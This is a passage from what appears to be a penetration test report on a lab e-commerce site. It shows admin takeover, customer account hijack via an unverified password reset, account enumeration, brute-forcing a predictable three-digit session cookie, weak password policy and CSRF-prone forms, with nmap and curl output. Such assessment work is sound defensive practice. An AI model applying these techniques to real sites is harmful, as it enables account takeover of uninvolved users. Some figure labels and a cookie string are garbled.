


Figure 21: Tester logged in as Admin on Astleys Shop.

Achieving getting access to the admin interface has met one of tester’s sub aims to gain access to highest-level privileges on the website. From here the tester can change content on the website. An attacker at this stage could reset the admin password locking out the true admin. An example is seen below.

Figure 22: Tester changing the admin password locking out access.

From the admin interface another user on Astleys Shop was discovered. Tom Brown's details is listed for the attacker to use now. The email and contact number were noted by the tester to use later.




Figure 23: Other accounts found on the web app by the tester.

Further examples of an attacker able to change content on the website is shown in figure 24. The admin interface allows modifying product details hosted on the website such as the price of items. An attacker can simply change this value to 0 for example and cause disruption.




Figure 24: Product prices could be modified by the tester.

At this stage the tester was curious if Tom Brown's account could be accessed with the details obtained from the admin interface. Checking the forgot password function on the web app displayed this was possible as the details required is the customer email address and contact number which the tester had knowledge of. A simple reset password of Tom's password and the tester now had access to a customer's account also. This process is shown in figures 25, 26 & 27.




Figure 25: Resetting Tom Brown's password.

Figure 26: Tom's password easily reset, instantly.




Figure 27: Tom's account logged into by tester.

On a side note, a second admin interface was discovered during directory discovery. A PhpMyAdmin interface. If the tester could get access to this admin interface it would exceed the sub aim. However, once viewed by the tester this interface is unable to be accessed externally. See figure 28 below.




Figure 28: PHPMyAdmin interface forbidden by external users.

3.2.3 Test HTTP Methods

WSTG-CONF-06

Any issues with HTTP methods allowed by the server were checked using nmap script http-methods. Only essential HTTP methods are allowed by the web app (see figure 29).

```
root@kali:~# nmap -p 80,443 --script http-methods --script-args http-methods.url-path='/index.php' 192.168.1.20
Starting Nmap 7.91 ( https://nmap.org ) at 2021-12-04 02:46 EST
Nmap scan report for 192.168.1.20
Host is up (0.00041s latency).

PORT    STATE SERVICE
80/tcp  open  http
| http-methods:
|   Supported Methods: GET HEAD POST OPTIONS
|_  Path tested: /index.php
443/tcp open  https
| http-methods:
|_  Path tested: /index.php
MAC Address: 00:0C:29:BD:C9:06 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.56 seconds
```

Figure 29: HTTP Methods the web app supports from Nmap output

Nonetheless, further testing was undertaken of HTTP methods. The server responded with errors ending the testing of HTTP methods. Full tests can be found in Appendix B, figures 3-9.

3.2.4 Test HTTP Strict Transport Security

WSTG-CONF-07

Any indication of HSTS headers were tested using curl. No response came back from the server meaning the server does not use this header. See figure 30.

```
root@kali:~# curl -s -D- 192.168.1.20 | grep -i strict
root@kali:~#
```

Figure 30: Checking for presence of HSTS header

3.3 IDENTITY MANAGEMENT TESTING

3.3.1 Test User Registration Process

WSTG-IDNT-02

Identity information when signing up can be easily forged or faked. A random email address and phone number was inputted to the create an account form. This test is shown in figures 31 & 32.




Figure 31 & 32: Registering new customer.

Anyone can sign up for an account on Astleys Shop from this test, and Joe Bloggs is now a customer with no further verification needed (Figure 33).




Figure 33: Logged in as new user.

Also, no verification of identity on customer's details is implemented. The same user can register twice with the exact same details and the server doesn't stop or question the details. The web app simply creates the "new" account, and the customer can log in with the details again. Although, the tester was unable to determine if the web app overwrites the old user details with the new or created a second customer account with the same details. If either theories are the case it could prove problematic for a customer of Astleys Shop. See figures 34 & 35 on the next page.




Figure 34 & 35: Able to register again with the same details. No verification of email or phone number.

3.3.2 Testing for Account Enumeration and Guessable User Account

WSTG-IDNT-04

If an incorrect username is entered into the login form, the server responds with “Username not found”. Keeping this in mind, if the correct Email Address but incorrect Password is entered the server response of "Username not found" does not appear. Instead, an error output of “Invalid email id or password” is shown (See Figure 0+0). This error output indicates that the Email address exists, and just the password is wrong.

The table below may help visualise it better. From these responses a method for account enumeration exists within the web app which the tester noted for use later. Processes showing this method is shown on the next page.

Input Type	Response to Input Type
Correct Email & incorrect password	Server Message Appears
Incorrect Email & incorrect password	Client-side Error Message

Server Message Appears




Figure 36: Incorrect Email and incorrect Password.




Figure 37: Server response to incorrect Email and Password.

Client-side Error Message

Figure 38: Correct Email and incorrect Password.




Figure 39: Client-side response to correct Email and incorrect Password.

Astleys Shop's Admin interface is secure from account enumeration, despite the admin account username being set as default admin. There is no response to enumeration attempts, see figures below.




Figure 40: Valid username, incorrect password.




Figure 41: Client-side error response.




Figure 42: Incorrect username, incorrect password.




Figure 43: Client-side response.

3.4 AUTHENTICATION TESTING

3.4.1 Testing for Weak Password Change or Reset Functionalities

WSTG-ATHN-09

A customer of Astleys Shop can reset their password within the web app and without being signed in as the user they are trying to reset the password for. No further verification is needed which was shown earlier in admin interface enumeration. Another example below shows this process of account “Joe Bloggs”.




Figure 44: Resetting password of customer bloggs@test.com.




Figure 45: Password changed for customer bloggs@test.com.

Astleys Shop does not send an email to bloggs@test.com or a text to the contact number to rest their password. Instead, their password is changed instantly with no further verification needed. Which is dangerous, especially for an e-commerce application.

3.4.2 Testing for Bypassing Authentication Schema

WSTG-ATHN-04

Webscarab Session ID analysis was used on the cookies set by the web app. The aim for this step was to understand if the cookies could be predicted and used to log into a customer's future session.

Figure 46: Requesting a PHPSESSID cookie to be set.

Next the SecretCookie, which is set by a customer logging in, is requested to be set. After a SecretCookie session ID was successfully extracted a further 50 samples of Secret cookie were fetched.




Figure 47: Requesting SecretCookie cookie to be set.

Figure 48: Fetching 50 samples of SecretCookie.

In the following figure(49), it is clear values inside cookies change only partially in a linear fashion as cookie values overtime are plotted. The cookie values over time are "incremental therefore predictable" (Damaye, 2020). This linear growth of the session cookie is an issue which the tester discusses.




Figure 49: Cookie analysis of SecretCookie.

Below are the values of the 50 samples of SecretCookie fetched. To see the full Webscarab output see Appendix C.




Figure 50: SecretCookie values that change over time – highlighted in black.

Values inside secret cookie change partially highlighted in black in figure 50. The last three numbers are the partially changing value, which makes the cookie value easily guessable. From the analysis it appears these last three values reset back to 30-39 each time when the first digit has incremented. For example, once number “439” is set to a customer session, the next cookie value will increment to “530” thus resetting the process.

This means it’s possible to use a brute force attack and focus on the defined cookie value field highlighted in black. For example, this brute force attack would be simply using “6861636o6p6162406861636o6p61622r636s6q3n3730353263616436623431356634323732633139383661613961353061376333 3n31363338373431373” followed by 3 numbers like “436”. Essentially each customer session is given a 3-digit cookie value, which can be easily guessed or attacked.

3.4.3 Testing for Weak Password Policy

WSTG-ATHN-07

For this section, web app password functionality was evaluated. Figure 51 & 54 below shows you can change the password to the current password. There was no server response to let the user know this is their current password.




Figure 51: Changing password to current password.

Further, to test common unsecure passwords input such as “Password1” was entered to reset the user password. This was allowed and the web app didn’t filter these common unsecure passwords or ask for secure requirements in the password such as special characters ($£#*). See figures 52 & 54 below.




Figure 52: Changing password to “Password1”.

A major risk to the password policy of Astleys Shop is a customer can set their password to simply one character. This can be detrimental to customer security if their password is simple one letter, character, or number. No minimum or maximum password length is set for creating a password. See figures 53 & 54 below.




Figure 53: Setting customer password with one character.




Figure 54: Password changed for all tests conducted in this section.

3.4.4 Testing for Weak Password Change or Reset Functionalities

WSTG-ATHN-09

Forms accessed from /my-account.php are susceptible to CSRF attacks as no further verification is needed to reset the user details and password (See figures 55 & 57). It is done all within the web app form. To make matters worse, the Email address is pre-filled in both forms. This will make it very easy for an attacker to reset user passwords and details with CSRF as they won't need to know the customer's email.





Figure 55: Form to update user details.

Also, the Current Password field is required but it does not have to be the actual current password of the signed in customer. It can be any random inputted details, and the form will still submit. See figures 0+1 below.



Figures 56 & 57: Form to change password and changing from current password “hacklab” with one character.

If an attacker combines these flaws together a very simple and devasting CSRF attack can occur. The tester noted these flaws also to explore later in the investigation.

3.4.5 Testing user account from source code

WSTG-N/A

Earlier in the investigation the tester found account details in the HTML source code and then a method to enumerate accounts. The tester used this method to know if the account found in the source code existed in the web app. This process is shown on the next page in figures 58 & 59.

